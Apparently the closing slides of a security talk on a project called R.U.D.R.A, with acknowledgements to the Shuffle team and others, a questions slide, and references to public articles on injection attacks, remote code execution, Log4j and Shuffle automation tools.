Cross domain knowledge is important!!!

R.U.D.R.A
THE SAVIOUR


Act 5: LLMs have entered the chat


Theorize future attacks!



R.U.D.R.A
THE SAVIOUR

For your consideration





R.U.D.R.A
THE SAVIOUR

Special thanks to

- The Shuffle team: Fredrik Ødegårdstuen(@Frikky), Aditya (@0x0elliot)
- Dr Tasneem Mirza (Thadomal Shahani Engineering College)
- Karan Sajnani (@apocalypse0) and the RUDRA team
- Hardik Raheja, Group 20 and OTC (@OurTechComm)

R.U.D.R.A
THE SAVIOUR

Thank you!
Questions?

Mukesh

Jaden

R.U.D.R.A
THE SAVIOUR

References

[0] https://github.com/Shuffle/shuffle-shared/pull/24

[1] https://www.geeksforgeeks.org/pivoting-moving-inside-a-network/

[2] https://www.rapid7.com/solutions/security-orchestration-and-automation/

[3] https://portswigger.net/web-security/sql-injection

[4] https://portswigger.net/web-security/xxe

[5]https://www.techtarget.com/searchwindowsserver/definition/remote-code-execution-RCE

R.U.D.R.A
THE SAVIOUR

References

[7]https://apkash8.medium.com/exploiting-the-log4j-vulnerability-cve-2021-44228-4b8d9d5133f6

[8] https://shuffler.io/docs/about

[9] https://portswigger.net/research/server-side-template-injection

[10] https://github.com/Shuffle/python-apps/tree/master/shuffle-tools/

[11] https://www.first.org/cvss/

[12] https://github.com/Shuffle/python-apps/tree/master/shuffle-tools/

[13] https://theboroer.github.io/localtunnel-www/

R.U.D.R.A
THE SAVIOUR